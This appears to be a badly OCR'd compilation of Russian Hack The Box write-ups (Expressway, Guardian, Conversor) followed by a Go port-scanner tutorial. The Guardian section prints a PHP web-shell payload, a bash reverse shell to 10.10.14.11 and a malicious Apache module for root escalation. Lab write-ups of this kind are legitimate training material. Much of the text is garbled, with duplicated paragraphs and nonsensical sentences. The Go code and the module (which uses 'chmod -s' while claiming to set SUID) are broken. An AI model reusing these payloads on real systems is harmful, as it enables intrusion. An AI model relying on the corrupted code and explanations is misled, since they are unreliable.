Сегодня я покажу, как можно повысить привилегии в Linux с помощью критической уязвимости в sudo версии 1.9.17. Но сначала получим доступ к системе через IKEv1 Aggressive Mode: извлечем и затем подберем Pre-Shared Key (PSK).

Наша конечная цель — получение прав суперпользователя на машине Expressway с учебной площадки Hack The Box. Уровень не сложности отмечен авторами как легкий.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.87    expressway.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9] | cut -d '/' -f 1 |
tr
' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

Подробнее про работу с Nmap читай в статье «Nmap: с самого начала. Осваиваем разведку и сканирование сети».

```
Nmap done: 1 IP address (1 host up) scanned in 10.28 seconds
root  tcp4  LISTEN  tcp6  LISTEN
Active Internet connections (only servers)
Proto Recv-Q Send-Q  Local Address          Foreign Address        (state)
tcp4       0      0  127.0.0.1.5432         *.*                    LISTEN
tcp6       0      0  fe80%lo0.64.9p1.fe80%l *.*                    LISTEN
Starting nmap 7.94SVN ( https://nmap.org ) at 2025-09-29 12:47 MSK
Nmap scan report for 10.10.11.87
Host is up (0.0403s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   256 SHA256:ZOcW6pkES+oa+gSfQ/NZHHI0Ldh+Ldt/8CpJ+Ldq+Ts (ECDSA)
|   256 SHA256:+bnlK+Y/vJVyPW2mkAcifPvWZ1C0RzkYW+/ZJ+Ldq+Ts (ED25519)
```

Результат работы скрипта

По результатам сканирования имеем всего один открытый порт 22 — служба OpenSSH 10.0p2.

ТОЧКА ВХОДА

На сервере открыт только SSH, так что стоит поискать точки входа на UDP-портах. Просканируем топ-100 портов с помощью скрипта:

```
sudo nmap -sU 10.10.11.87 -A --top-ports 100
```

```
Nmap scan report for 10.10.11.87
Host is up (0.0403s latency).
PORT     STATE         SERVICE VERSION
68/udp   open|filtered dhcpc
69/udp   open|filtered tftp
123/udp  open          ntp     NTP v4 (secondary server)
| ntp-info:
| receive time stamp: Mon Sep 29 09:47:41.000000000 UTC
| version: ntpd 4.2.8p15-a+debian@1.3728-2.1+deb13u1 Wed Jun 18 00:00:00 UTC 2025 (1)
| processor: unknown
| system: Linux/6.12.48+deb13-amd64
| leap: 0
| stratum: 2
| precision: -21
| rootdelay: 0.000
| rootdispersion: 7.935
| refid: 91.189.91.157
| reftime: 0xe8a3f4f0.00000000 Mon, Jan 1, 1900 0:00:00.000, (NULL)
| clock: 0xe8a3f5a1.2a0ed000 Mon, Sep 29, 2025 12:52:17.164, (NTP)
| peer: 0, 0, 16, 64, 0
| tc: 3, mintc: 3, clock jitter: 0.000, clock wander: 0.000
| mu: 64, 128, 512, 1024, 0, 0, 0, 0
| sys: 0, auth: 0, clock: 0, crypto: 0
| nonce: 0, nint: 0, keyid: 0, keylen: 0, flags: 0
| port: 0, sent: 0, rcvd: 0, rlastint: 0, rpktint: 0, rproc: 0, xmt: 0, techtag: 0
| filtdelay: 0.000, 0.000, 0.000, 0.000, 0.000, 0.000, 0.000, 0.000
| offset: 0.000, 0.000, 0.000, 0.000, 0.000, 0.000, 0.000, 0.000
| syncdelay: 0.000, 0.000, 0.000, 0.000, 0.000, 0.000, 0.000, 0.000
| dispersion: 0.000, 7.935, 15.870, 31.740, 63.480, 126.960, 253.920, 507.840
| reach: 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
| hmode: client, pkt
| pmode: server, pkt
| hpoll: 6, ppoll: 6
| root_delay: 0.000
| root_dispersion: 7.935
| reference_id: 0x5bbb9d9d
| reference_time: 0xe8a3f4f0.00000000
| ntp_status_word: 0x4000
| ntp_monitor_data_packet_count: 0
| ntp_monitor_data_last_packet_mode: 4
| ntp_monitor_data_last_packet_version: 4
| ntp_monitor_data_average_interval: 0
| ntp_monitor_data_last_packet_interval: 0
| ntp_monitor_data_restriction_flags: 0
| ntp_monitor_data_port: 123
| ntp_monitor_data_address_family: 2
| ntp_monitor_data_mode: 4
| ntp_monitor_data_version: 4
| ntp_monitor_data_count: 0
| ntp_monitor_data_last_first_time_stamp: 0
| ntp_monitor_data_last_time_stamp: 0
| ntp_monitor_data_first_time_stamp: 0
| ntp_monitor_data_restriction: 0
| ntp_monitor_data_address: 0.0.0.0
| ntp_monitor_data_mode_name: unspec
| ntp_monitor_data_version_name: unspec
| ntp_monitor_data_restriction_name: (none)
| ntp_monitor_data_address_name: 0.0.0.0
| ntp_monitor_data_port_name: (unknown)
| ntp_monitor_data_last_packet_mode_name: unspec
| ntp_monitor_data_last_packet
```

HTB GUARDIAN

Guardian

Прокращаем LFI в RCE и захватываем веб-сервер

Дубинин Александр

Сегодня я покажу, как Local File Inclusion превратить в Remote Code Execution, используя через phar:// (Phar chain – this сегодня) на сервере под с прямого веб-шелла. Это сначала как будет цепочка уязвимостей через GDPR чтобы получить сообщение, добавляем другие уязвимости, чтобы получить доступ к PhpSessions, перезапускаем сессию приподдаются и через CSRF создаем администратора.

Я использовал следующие инструменты:

- Burp Suite
- Firefox
- Phar Chain

WARNING!
Пожалуйста, с машиной и HTB руководство с сообщения сообщения с ней. Пожалуйста, не нарушайте правила HTB. Если вы хотите для HTB данных, не на что вашего с общей сети с другим сообщением.

РАЗВЕДКА

Сканирование портов

Сканирование TCP порт запускаем и Gobuster /etc/hosts:

```
10.10.11.84    guardian.htb
```

Страница сканирования портов

Сканирование TCP порт запускаем и Gobuster /etc/hosts:

```
$ nmap -sC -sV -p- -vv -oN nmap/tcp -T4 10.10.11.84
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-04-15 19:17 EDT
Nmap scan report for guardian.htb (10.10.11.84)
Host is up (0.0.0.
```

HTB GUARDIAN

ПРЕВРАЩАЕМ LFI В ВСЕ И ОБХОДИТЬ ВАШ ВЕБ-СЕРВЕР

Как только я логи веб-сервера поместил запрос, задача под новой учетной записью и получил доступ к панели администратора.

Часть 1: Доступ к панели

От LFI к RCE

В панели администратора нам доступны новые страницы – в значит, и новые функции. Так, в файле **reports.php** подключается страница, путь к которой передается в параметре **report**.

Часть 1: Доступ к панели и подключение LFI

Дойдя в том, что при использовании функции **include** мы можем выполнять произвольный код. Благодаря регулярному выражению **/(.*)/e** (/e – модификатор) мы можем выполнить команду. Для этого использим такую цепочку:

`?php system($_GET["cmd"]);/`

`python php_filter_chain_generator.py --chain '<?php system($_GET["cmd"]);/e'`

Сгенерированные последовательность отправим на сервер в параметре **report** и в слешем разрыв результат выполнения команды:

Часть 1: Доступ к панели и подключение LFI

Запускаем листенер **pwncat-cs -lp 4321** и вместо команды **id** выполняем реверс-шелл: **cmd=bash+-c+'bash+-i>%26/dev/tcp/10.10.14.11/4321+0%261'**. Чтобы получить доступ пользователя веб-сервера:

Часть 1: Доступ к панели

ПРОДВИЖЕНИЕ

Пользователь jamil

Так как на хосте работает веб-приложение, которое использует базу данных, мы можем вытащить пароли прямо из нее. Учетные данные для подключения к базе хранятся в файле **config.php**:

Часть 1: Доступ к панели

Подключимся к MySQL и просмотрим существующие базы данных:

Часть 1: Доступ к панели

Нас интересует база данных **guardiandb**. Давай посмотрим, какие таблицы в ней созданы:

Часть 1: Доступ к панели

В таблице **users** сохраняются логины, хранится учетные данные пользователей приложения.

Часть 1: Доступ к панели

В исходниках веб-приложения находим алгоритм хеширования – SHA-256, но к паролю при этом добавляется соль из конфига.

Часть 1: Доступ к панели

Чтобы понять, какие пользователи сайта есть в системе, посмотрим файл **/etc/passwd**:

Часть 1: Доступ к панели

Сохраним найденные пользователей, их хеши и соль в файл и создадим режим хеширования в hashcat:


Часть 1: Доступ к панели

Нам нужен режим 14110, указываем его в параметре **-m**. Так как наш список, кроме хешей и соли, содержит и пользователей, то необходим ещё этим учитывать – **username**. И запускаем подбор пароля командой для перла:

Часть 1: Доступ к панели


Загружаем на удаленный хост скрипт для слежения за выполнением процессов, который позволяет мониторить в реальном времени, которые пользователи запускают новые процессы.

Сам по себе скрипт бесполезен, но мы можем запускать скрипт **/opt/scripts/utilities/utilities.py** от имени пользователя **mark** без ввода пароля:



Часть 1: Доступ к панели

Текущий пользователь состоит в группе **admins**, которой доступны для записи файлы из каталога **/opt/scripts/utilities**



Часть 1: Доступ к панели

А ещё часть файлов из того же каталога доступны для чтения.

Часть 1: Доступ к панели

Взглянем на сам скрипт **/opt/scripts/utilities/utilities.py**

Часть 1: Доступ к панели

Обратим внимание на импорты: в имени на модуль **status** из каталога **utils**. Этот скрипт выводит информацию о системе.

Часть 1: Доступ к панели

Так как у нас есть права на запись, добавим в конец файла реверс-шелл:

Часть 1: Доступ к панели

После запуска листенера **pwncat -lp 4321** и скрипта **/opt/scripts/utilities/utilities.py** получаем оболочку от имени пользователя **mark**

Часть 1: Доступ к панели

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Сканирование хоста уже показывает, потенциально, при изменении конфигурации веб-сервера, мы можем запускать от имени пользователя **apache**. Здесь же мы — настройки файлов. В том же виде, что пользователь может выполнять команду **/usr/local/bin/safepasscheck1** с правилегированным контекстом без ввода пароля:

Часть 2: Доступ к системе

Этот файл добавил пользователь, поэтому сначала его на свой хост и открыв в декомпиляторе. Изучаем какие подсоединяются к параметрам **-f**. Так этом с помощью функции **open()** запускается утилита **apachectl**, которая управляет веб-сервером Apache.

Часть 2: Доступ к системе

Для дальнейшего анализа, посмотрим какие есть на свой хост и открыв в декомпиляторе. Изучаем какие передаёт конфиг в параметре **-f**. Так этом с помощью функции **open()** запускается утилита **apachectl**, которая управляет веб-сервером Apache.

Часть 2: Доступ к системе

Запускаем **/usr/local/bin/safepasscheck1** с параметром **-f /home/mark/conf/prices.conf**

Часть 2: Доступ к системе

Теперь попробуем атаковать файлы **/bin/bash** и **unzip**, установленный S-бит.

Справка: бит SUID

Это специальный бит доступа (иногда называют бит атрибута), обычный пользователь, запуская файл, имеющий данный атрибут, наследует права до пользователя – для запуска файла в рамках запущенного процесса. После получения повышенных прав пользователь может выполнять задачи, которые недоступны обычным пользователям. Из-за возможности получения прав root на операционной системе эксплуатация этого атрибута – распространенный метод атаки.

Часть 2: Доступ к системе

Часть 2: Доступ к системе

Запускаем как root и забираем root flag.

Часть 2: Доступ к системе

Пользователь mark

Теперь нам необходимо собрать информацию. Я, как обычно, буду использовать для сбора скрипт PEASS.

Справка: скрипты PEASS

Это данный скрипт есть, как мы получили доступ к системе от имени root-пользователя, для дальнейшей эксплуатации в дальнейшем. Злоумышленник может быть очень опасен, как в Linux, так и в Windows. Чтобы собрать информацию о системе, мы можем использовать Linux Privilege Escalation Checklist и Windows Privilege Escalation Checklist. Эти скрипты помогают найти уязвимости, которые позволяют повышать свои привилегии в системе.

Загружаем на удаленный хост скрипт для слежения за выполнением процессов, который позволяет мониторить в реальном времени, которые пользователи запускают новые процессы.

Сам по себе скрипт бесполезен, но мы можем запускать скрипт **/opt/scripts/utilities/utilities.py** от имени пользователя **mark** без ввода пароля:

Часть 2: Доступ к системе

Текущий пользователь состоит в группе **admins**, которой доступны для записи файлы из каталога **/opt/scripts/utilities**

Часть 2: Доступ к системе

А ещё часть файлов из того же каталога доступны для чтения.

Часть 2: Доступ к системе

Взглянем на сам скрипт **/opt/scripts/utilities/utilities.py**

Часть 2: Доступ к системе

Обратим внимание на импорты: в имени на модуль **status** из каталога **utils**. Этот скрипт выводит информацию о системе.

Часть 2: Доступ к системе

Так как у нас есть права на запись, добавим в конец файла реверс-шелл:

Часть 2: Доступ к системе

После запуска листенера **pwncat -lp 4321** и скрипта **/opt/scripts/utilities/utilities.py** получаем оболочку от имени пользователя **mark**

Часть 2: Доступ к системе

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Сканирование хоста уже показывает, потенциально, при изменении конфигурации веб-сервера, мы можем запускать от имени пользователя **apache**. Здесь же мы — настройки файлов. В том же виде, что пользователь может выполнять команду **/usr/local/bin/safepasscheck1** с правилегированным контекстом без ввода пароля:

Часть 2: Доступ к системе

Этот файл добавил пользователь, поэтому сначала его на свой хост и открыв в декомпиляторе. Изучаем какие передаёт конфиг в параметре **-f**. Так этом с помощью функции **open()** запускается утилита **apachectl**, которая управляет веб-сервером Apache.

Часть 2: Доступ к системе

В функции **is_safe_file** мы можем найти директиву для **apachectl** Include /home/mark/conf/prices.conf.

Часть 2: Доступ к системе

Часть 2: Доступ к системе

Include и **IncludeOptional** позволяют подключить содержимое других конфигурационных файлов в основной **HTTPd.conf**. Директива **LoadModule** для загрузки динамически подключаемых модулей Apache. Так мы можем собрать свой, как и разрешит, и его **LoadModule**. В модуле мы можем 5-бит файлу конечной оболочки **/bin/bash**

```
#include <stdio.h>
#include <sys/stat.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__ ((constructor)) void init() {
    setuid(0);
    system("chmod -s /bin/bash");
}
```

Компилируем файл и называем библиотеку в конфиге:

```
gcc -shared -fPIC -o /home/mark/conf/priceso.so /tmp/priceso.c
```

echo "LoadModule proxy_module /home/mark/conf/priceso.so" > /home/mark/conf/priceso.conf

Теперь запускаем **safepasscheck1**:

```
sudo /usr/local/bin/safepasscheck1 -f /home/mark/conf/priceso.conf
```


Часть 2: Доступ к системе

Теперь проверяем атрибуты файла **/bin/bash** и видим установленный S-бит.

Справка: бит SUID

Это специальный бит доступа (иногда называют бит атрибута), обычный пользователь, запуская файл, имеющий данный атрибут, наследует права до пользователя – для запуска файла в рамках запущенного процесса. После получения повышенных прав пользователь может выполнять задачи, которые недоступны обычным пользователям. Из-за возможности получения прав root на операционной системе эксплуатация этого атрибута – распространенный метод атаки.

Часть 2: Доступ к системе

Часть 2: Доступ к системе

Запускаем как root и забираем root flag.

Часть 2: Доступ к системе

HTB CONVERSOR

Разбираемся с XSLT-инъекцией

Author
cl34nuwp4ssw0rd

XSLT-инъекция — редкий, но крайне опасный вектор атаки. Неправильная настройка парсинга может использовать особенности XML и XSLT, чтобы читать файлы сервера или даже выполнять код, ускоряя дробилки выполнения. Эта рассборка показывает, как такие уязвимости позволяют полностью скомпрометировать систему.

Разные шаги — получить первоначальный доступ на машине Conversor и повышаем Root-ПК Box. Кратко: задание — легкий.

WARNING
Содержимое с машины с HTB размещается с применением скрипта переноса и ящ проекции. Не делай этого с помощью, ср. Ящ проекции — ящ проекции. Ящ проекции — ящ проекции. Ящ проекции — ящ проекции.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в /etc/hosts:

```
10.10.11.92    conversor.htb
```


И запускаем сканирование портов:

```
port=$(nmap -p- --min-rate=1000 -T4 | grep "/tcp" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
[ -z "$port" ] && exit 1
nmap -sC -sV -p$port 10.10.11.92 -oN scan.nmap
```

Сканер нашел два открытых порта:

- 22 — OpenSSH 8.9p1
- 80 — web-сервер nginx HTTP Server 2.4.52

Начинаем с сайта на 80-м сервере — там нас встречает форма авторизации:



Регистрируемся и заходим в аккаунт:

ТОЧКА ВХОДА

Создаем учетные записи и авторизуемся на сайте. Теперь мы видим какой-то конвертер:

Скачиваем пример шаблона:

Скачиваем и на сайте в каждом инструменте у сервера разработчиков, а также сохраняем на исходный код веб-приложения:

Смотрим исходный код приложения. В файле app.py есть секретный ключ. Надо для сессии, а также часть файла flask.cfg:

```
app.secret_key = b'Fn3rNan5ecuRityOfSess1onCookies'
```

```
[ -z "$port" ] && exit 1
nmap -sC -sV -p$port 10.10.11.92 -oN scan.nmap
```

Теперь загружаем в сервер скачанный шаблон и результат преобразования в Python-скриптовый (Пример) и отправляем:

Точка опоры

Раз мы можем загружать и использовать собственный шаблон XSLT, стоит попробовать проэксплуатировать XSLT-парсер, а лучше уговорить его показать нам содержимое файлов в системе и потенциально может пропустить и дальнейшие шаги.

Ищем в интернете статьи, которые помогут в этом внимание на содержание (**exslt**), **xml** и примеров, которые помогут. В нем уязвимо конфигурация **exslt** либо файл Python и каталог **/var/www/conversor.htb/scripts/** будет выполнен этот файл **/var/www/conversor.htb/scripts/** будет выполнен этот файл **/var/www/conversor.htb/scripts/** будет выполнен этот файл

GO СКАНИТЬ!

Сегодня мы с тобой в рамках изучения Go напишем простую программу, которая сможет проканировать порты на заданному адресу.

Nastia
UX/UI, Full Stack Dev

Если вы первый раз изучаете, начни с начала прошлой статьи «Go сразу», там я постарался объяснить базовые конструкции, в особенности те, что нужны Go от других языков.

В файле **main.go** вставляем следующий код:

```
package main

import (
    "bufio"
    "net"
    "os"
    "sort"
    "time"
)

func main() {
    if len(os.Args) >= 1 {
        fmt.Fprintln(os.Stderr, "Target address not specifiedf\n")
        os.Exit(1)
    }

    target := os.Args[1]

    if net.ParseIP(target) == nil {
        fmt.Fprintln(os.Stderr, "Is is not a valid address", target)
        os.Exit(1)
    }

    ports := []int{22,"21", "23", "25", "53", "80", "8080", "443", "110", "143", "3306", "3389"}
    timeout := 250 * time.Millisecond

    for _, port := range ports {
        addr := net.JoinHostPort(target, port)
        conn, err := net.DialTimeout("tcp", addr, timeout)
        if err != nil {
            continue
        }
        conn.Close()
        fmt.Printf("%v%v Is is open\n", port)
    }
}
os.Exit(0)
```

Аргументы командной строки содержатся в среде строк **os.Args**, первый пер-ый элемент — это имя нашего исполняемого файла, поэтому мы сравниваем его с нулем. Мы задаем для сканирования будет передан как аргумент, поэтому программа ожидает минимальное количество аргументов — 1.

Здесь мы можем, или нет, использовать IP-адрес, но нам нужно проверить, что это он. **Stderr** — возвращает ошибку, если вывод выходит не **Exit()** завершает процесс, с кодом ошибки или что, если процесс завершился нормально. Если все это все можности нам предоставляет пакет **os** — затем в **net** — предоставляет, так ещё много интересного!

> **INFO**
> Ниже вызовы os.Exit(0) кажешь: «этот завершающий вызовы os.Exit(0) лишнее или нет ещё. Я добавил эту строку и код только для читабельности.

NET

Подробно тоже как не предоставляет средства взаимодействия с операционной системой. Пакет **net** обеспечивает сетевой ввод-вывод и множество абстракций высокого уровня. Одна из них мы использовали для ожидания ведомого подключения вызовом **net.ParseIP()** парсит строку и возвращает IP-адрес, или ноль, если ввод не является допустимым IP-адресом. Функция **net.JoinHostPort()** объединяет IP-адрес в одну строку, а **net.DialTimeout()** подключается по указанному адресу с указанным тайм-аутом и возвращает открытое соединение, если вызов пошёл и нетаймаут, или **nil** и ошибку.

Мы задаем, сканируем каждый номер порта, которые мы будем сканировать. Обратим внимание на синтаксис объявления: если бы мы задали **ports := []int{22,21,23,25}** — то, с результатом бы мы получили, что мы ожидаем, но мы сделаем это. В данном случае для нас нет особой разницы, но если бы мы в будущем использовали бы переменную этой вспомогательной дополнительно, то нам нам не подошло бы. Функция **make()** мы здесь не используем, поскольку слайс уже инициализирован литералом слайса.

TIME

Теперь посмотрим еще об одном пакете, таком же важном в стандартной библиотеке — **time**. Пакет предоставляет функции для работы с датами, длительностями и парсинг форматирования. Функция **time** интересоваться и нам нужно, чтобы наше сканирование не зависало на одном порте, поэтому мы задаем **timeout** — это есть, **time.Millisecond** чтобы задать миллисекунды.

FOR

Наконец мы добрались до самого интересного. Аргумент цикла: заявляет переменную и значение из коллекции, которая перебирается. Цикл **for** поддерживает только подмножество задач. Теперь мы перебираем в цикле все порты и в каждом порте пытаемся подключиться. Если подключение прошло, переходим к следующему порту. В данном случае для нас нет особой разницы, но если бы мы в будущем использовали бы переменную этой вспомогательной дополнительно, то нам нам не подошло бы. Функция **make()** мы здесь не используем, поскольку слайс уже инициализирован литералом слайса.

TIME

Теперь посмотрим еще об одном пакете, таком же важном в стандартной библиотеке — **time**. Пакет предоставляет функции для работы с датами, длительностями и парсинг форматирования. Функция **time** интересоваться и нам нужно, чтобы наше сканирование не зависало на одном порте, поэтому мы задаем **timeout** — это есть, **time.Millisecond** чтобы задать миллисекунды.

FOR

Наконец мы добрались до самого интересного. Аргумент цикла: заявляет переменную и значение из коллекции, которая перебирается. Цикл **for** поддерживает только подмножество задач. Теперь мы перебираем в цикле все порты и в каждом порте пытаемся подключиться. Если подключение прошло, переходим к следующему порту. В данном случае для нас нет особой разницы, но если бы мы в будущем использовали бы переменную этой вспомогательной дополнительно, то нам нам не подошло бы. Функция **make()** мы здесь не используем, поскольку слайс уже инициализирован литералом слайса.

```
for i := 0; i < 5; i++ {...
```

Вы которые, или нет, часто мы можем использовать цикл с условием, а не только с диапазоном. Вот пример использования **for** с условием, которое выглядит как **for {...}**. Иногда, если вам нужно перебрать элементы в другом языке и поменяет обходить коллекции элементов: строки, массивы, срезы, карты, каналы, а также любые функции в том числе и начальной, пойдёшь дальше и перебирать.

RANGE

Не важны, в коде примеры. **range** возвращает два значения: первое — индекс элемента в коллекции (в нашем коде мы его отбрасываем, указав _), вместе значение переменной, которая значение элемента по текущему индексу. Для карт **range** будет возвращать ключ и значение, поскольку каждый элемент — это пара ключ-значение.

С range есть еще один фокус: можно использовать элементы можно указать, чтобы или использовать переменные. **for i := range** будет перебирать ключи. Если вы не сделаете, что **for i := 0; i < 5; i++** Таким образом, мы могли бы не использовать, поскольку для каждого элемента **for port := range** возвращает **int**, но в нашем коде переменная **port** в типе string, поэтому мы должны использовать функцию **Sprintf()** чтобы сделать строку.

> **INFO**
> Функция net.LookupHost() выполняет разрешение имени. Допустим мы так, чтобы можно было передавать аргументом не только IP, но и доменное имя. Но мы не будем использовать на сетевых, ей при другом значении сервер пропускай под тем, чтобы работать с доменным именем. Вы использовали LookupIP. Этот способ менее эффективен (остаки, конечно?), или возможно сильно сложнее? Напишите пожалуйста.

FUNC

Что, в частности, можно расширить возможности нашего приложения. Давай мы с возможностью сканировать для нескольких адресов. Для этого напишем сканирование, но что нам нужно сделать, затем возвращаем значение. Если возвращаемое значение значение, то слайс также является слайсом.

Итак, мы определяем функцию **grabBanner()**, принимающую два аргумента: цели типа **addr** (для подключения) и порт типа **[]byte** (здесь будет слайс). Наша функция возвращает два значения: строку (баннер сервера) и значение значение, указывающее, был ли ответ сервера успешно получен.

```
func grabBanner(addr, port []byte) (string, bool) {
    request := fmt.Sprintf("HEAD / HTTP/1.1\r\nHost: %s:%v\r\n", addr, port)
    conn, err := net.Dial("tcp", addr)
    if err != nil {
        fmt.Fprintf("%v %v Is is open\n", addr, port)
        return string(port[:]), true
    }
    defer conn.Close()

    target := os.Argv[1]

    // if net.IsTerminal(0) {
    // fmt.Printf("Warning: Output is not a terminal\n")
    // }

    ports := []int{22,"21", "23", "25", "53", "80", "8080", "443", "110", "143", "3306", "3389"}
    timeout := 250 * time.Millisecond
    buffer := make([]byte, 256)

    for _, port := range ports {
        addr := net.JoinHostPort(target, port)
        conn, err := net.DialTimeout("tcp", addr, timeout)
        if err != nil {
            continue
        }

        fmt.Printf("%v%v Is is open\n", port)

        deadline := time.Now().Add(2*time.Second)
        conn.SetDeadline(deadline)

        n, _ := grabBanner(conn, buffer)
        if n > 0 {
            fmt.Printf(n[:])
        }

        conn.Close()
    }
}
```

Определяем функцию в Go начинается с ключевого слова **func**, за которым следует имя функции и любые скобки для аргументы (в нем пустые, что Go ждет аргументов после имени), затем возвращаемое значение. Если возвращаемое значение несколько, то слайс также является слайсом.

Итак, мы определяем функцию **grabBanner()**, принимающую два аргумента: цели типа **addr** (для подключения) и порт типа **[]byte** (здесь будет слайс). Наша функция возвращает два значения: строку (баннер сервера) и значение значение, указывающее, был ли ответ сервера успешно получен.

> **INFO**
> Если функции некоторые методы структуры, тогда перед именем функции в скобках указывается переменная, которая называется получателем. Что напоминает реализацию конструктор. Но поскольку это функции — метод, а программист может использовать переменную, которая называется ресивер, а куда функции, чтобы получить доступ к полям структуры.

ОТКРЫТИЕ

Внутри **grabBanner** мы формируем запрос: HTTP/1 — это текстовый протокол, а мы, что можем от сервера, мы отправляем «Привет, я хочу HEAD». Строка начинается запроса — это заголовок. Вообще, начинающие ответ сервера.

```
"HEAD / HTTP/1.1\r\n"
```

Не все серверы отвечают на такой текстовый запрос, поэтому мы добавляем заголовок с именем хоста. Мы отправляем запрос, но нам нужно не пробовать заканчивать сервер и набор байтов **[]byte(request)** — необходимо, набор байтов. Мы отправляем **[]byte(request)** HTTP/1 — протокол, который ожидает, мы ожидаем принимаем ответ и пишем HTTP, чтобы работать с доменным именем.

И сетевого соединения **net.Conn** для метода **Write()** позволяет отправлять данные в виде набора байтов. Поэтому мы передаем наше запросное буферный буфер в возвращает количество прочитанных байтов и ошибку, если возникнет. Вот, собственно, и все, что есть **grabBanner**.

Срезы

Это есть, удобный синтаксис для получения части среза. **s[1:3]** вернет новый слайс, содержащий элементы с индексами 1 и 2 (не включая 3). Если не задать индексы, то всем среза. Мы используем для среза, чтобы передать только прочитанные данные в **grabBanner()**.

Имеет в виду, что интересуют при этом не происходит: если ты отмечаешь, что срез ссылается на тот же базовый массив, что и исходный, то ты ошибаешься. Срез — это новая структура, которая ссылается на исходный массив, но с своим собственным смещением и длиной. Изменения в срезе не влияют на исходный массив.

Когда нужно копировать, поскольку часть среза, мы вызывает функцию **copy()**. Это гарантирует, что мы получим копию, а не ссылку. Например **b[0] = b[1]** — это не так, а сделает, а получит копию.

В функции **main()** мы до добавляем выделение буфера для чтения **buffer** через вызов **make()**. Синтаксис **make** специальный: первый аргумент — это значение, которое возвращается, второй — размер буфера. Мы передаем его размер, равный 256 байтам.

Для среза первый аргумент задает его длину. Второй опциональен и задает емкость. Если емкость не задана, она равна длине. Функция **make()** используется только для срезов, карт и каналов — емкость колонки.

> **INFO**
> Подарок, я же рассказ между make([]byte, 256) и make([]byte, 0, 256).

Мы передаем выделенный буфер в функцию **grabBanner()**. Теперь наша обеспечивает его повторное использование и избегает выделения и освобождения памяти при каждом вызове. Мы также передаем срез, а не массив. Это есть срез, который что вызывает функцию **grabBanner()** выполняется для до другого, не перемещаясь. Теперь, когда буфер работает многократно и без, а только другой, потребовавшийся способ отображающего выделения.

Данные в срезе для каждого нового сканирования мы задаем заранее. Как вначале, функция **net.DialTimeout()** использовал тайм-аут, а все сокращения **net.Conn** создает результат. Поэтому для **DialTimeout** мы можем задать тайм-аут раз и навсегда, а для **Conn** выполнение конкретных задач в каждом соединении. При этом функция **Conn.SetDeadline()** устанавливает дедлайн для всех последующих операций ввода-вывода. Но есть и отрицательная сторона: Есть дедлайны значится и данных, а чтобы. Вот, можно, часто ответ значения.

> **INFO**
> Тайм-аут — это старая кровью, он знает что time.Duration и измеряется в наносекундах (для удобства может использовать и множество большого порядка, например минуты). Функция time.Now() возвращает текущее время, что и дает нам, что и дедлайн, и нам нужно использовать time.Time. Для получения конкретного значения time.Time есть несколько функций time.Unix(), передаем не целочисленное значение времени в секунды, time.UnixMilli() — в миллисекунды, time.UnixMicro() — в микросекунды, time.UnixNano() — в наносекунды. Чтобы получить обратно time.Time, передаем целое значение time.Unix() — передаем время в секунды, time.UnixMilli() — в миллисекунды, time.UnixMicro() — в микросекунды, time.UnixNano() — в наносекунды.

Вы мы говорили, что дедлайны, а бы которой передается по времени, а не по длительности. Почему, что мы не передаем просто time.Duration? Дедлайн — это абсолютная точка во времени, а не относительный интервал. Если бы мы передавали time.Duration, мы зависели бы от того, когда сервер начнет обрабатывать запрос. Если сервер перегружен, то ответ может прийти гораздо позже, чем ожидалось. Передача конкретного дедлайна гарантирует, что мы будем ждать не дольше, чем нам нужно, независимо от нагрузки на сервер. Это делает наш сканер более предсказуемым и надежным. Также time.Duration — это относительная величина, а time.Time — абсолютная. Если бы мы передавали time.Duration, нам пришлось бы вычислять, когда истекает время ожидания, с учетом времени, которое прошло с момента начала операции. Это усложняет логику и может привести к ошибкам из-за неточностей. Передача time.Time позволяет избежать этих проблем и сделать код более надежным и простым.

ФАЙЛОВЫЙ ВВОД ВЫВОД

Теперь, для вы другими сервера и выводить результаты в консоль, конечно, хорошо. Но правильно мы обычно имеем дело с целями списками адресов, поэтому нам необходимо уметь читать файлы. Go не как то не нравится.

Самый частый метод чтения файлов — использовать пакет bufio для буферизованного ввода-вывода. Вместо чтения по одному символу, что гораздо быстрее, мы можем читать целые строки или блоки. Пакет bufio предоставляет функции, такие как **bufio.NewScanner()**, которые упрощают обработку данных. Мы будем использовать сканер, чтобы прочитать каждую строку из нашего файла целей.

Для начала нужно открыть файл. Для этого мы используем пакет os. Функция **os.Open("filename")** открывает файл для чтения. Она возвращает два значения: дескриптор файла и ошибку. Мы должны проверить ошибку, чтобы убедиться, что файл был успешно открыт. Если ошибка есть, мы выводим ее в стандартный поток ошибок (os.Stderr) и завершаем программу с кодом ошибки 1.

Дескриптор файла, который мы получили, нужно передать в bufio.NewScanner(). Теперь сканер будет читать файл по мере необходимости, экономя память. Мы можем использовать цикл for, чтобы перебрать все строки в файле. Метод scanner.Text() возвращает текущую строку, которую мы можем обработать, например, добавить ее в наш слайс целей.

```
func loadPortsFile(filename string) ([]string, error) {
    ports := []int{}

    portFile, err := os.Open(filename)
    if err != nil {
        return ports, err
    }
    defer portFile.Close()

